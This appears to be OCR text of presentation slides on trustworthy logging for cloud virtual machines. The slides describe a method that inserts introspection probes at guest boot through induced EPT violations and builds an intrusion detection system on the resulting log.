
Trustworthy Services

- Built on a trustworthy logging solution
- Trustworthy logging can be the centerpiece of trusted services in the VMM if:
  - The log is not missing data
  - And is difficult to tamper with
- Limitations of event-based probing
  - How can we place trust in a log generated by dynamically inserted probes?
  - How can we guarantee completeness – guaranteeing every invocation of an event under inspection must appear in the log?
- Which events should be logged to provide the most coverage and least performance impact?
  - exec
  - open

Monitoring Architectures for Cloud Computing

- Virtual Machine Introspection Techniques
  - Passive Monitoring – monitoring as a side-effect of the VMM/virtualization technology (early approaches).
  - Event based probing – placing probes at specific instructions in the guest
    - Can trigger events on any location
    - **HyperProbes** [11], DRAKVUF [12], Xenprobes [22], Spider [23]
    - These techniques use instruction replacement, causing a trap to exit to the VMM
- Running beneath existing workloads
- In containers, this would be the host kernel

Dynamic Probing Mechanisms




Existing Techniques: Probes inserted ***after*** *guest boot sequence.*

Contributions

- Algorithm for inserting probes at time of boot before probed instruction is invoked
- Methods to protect against of attacks that attempt to circumvent the logging system
- An IDS built on top of the logging system, tuned to service oriented Virtual Appliances
- Semi-automated policy-recording mechanism
- Evaluation of the performance in terms of impact to applications and in terms of detection capabilities of the IDS

Integrity of Dynamically Inserted Probe



Log Completeness


- Probes must be placed in their respective locations *before* instructions at those locations have executed even once.
- System calls being probed are loaded at a predictable location in guest physical address space
  - Determines the page number containing the target instruction
  - Induce EPT violations on the page of interest to determine when to load probe

Extended Page Tables


- 2-Level pages tables from Intel
- Allows for direct translation from guest physical address to host physical address in hardware
- Per page RWX-permissions can be configured within the VMM
- Hardware accelerated virtualization technology
  - AMD's equivalent is Nested Paging

Induced EPT Sequence for Probe Insertion

Initial write violation during guest boot




Ensure eXecute bit is disabled, enable writes




Guest loads kernel page


Execute violation on any instruction on page




Load probes on page, disable writes, enable execute



System Call Stack Trace



Attack Model




Logged Events & Probe Placement


- Increase the cost of compromising log completeness:
  - Use existing trusted boot techniques for both the hypervisor [13] and guests [14], [15].
  - Write protect the probed location.
  - Monitor specific hardware registers.
- Log minimal number of locations to provide meaningful information for higher level services
  - To reduce TCB and performance impacts

Logged Events & Probe Placement

- lidt
- wrmsr

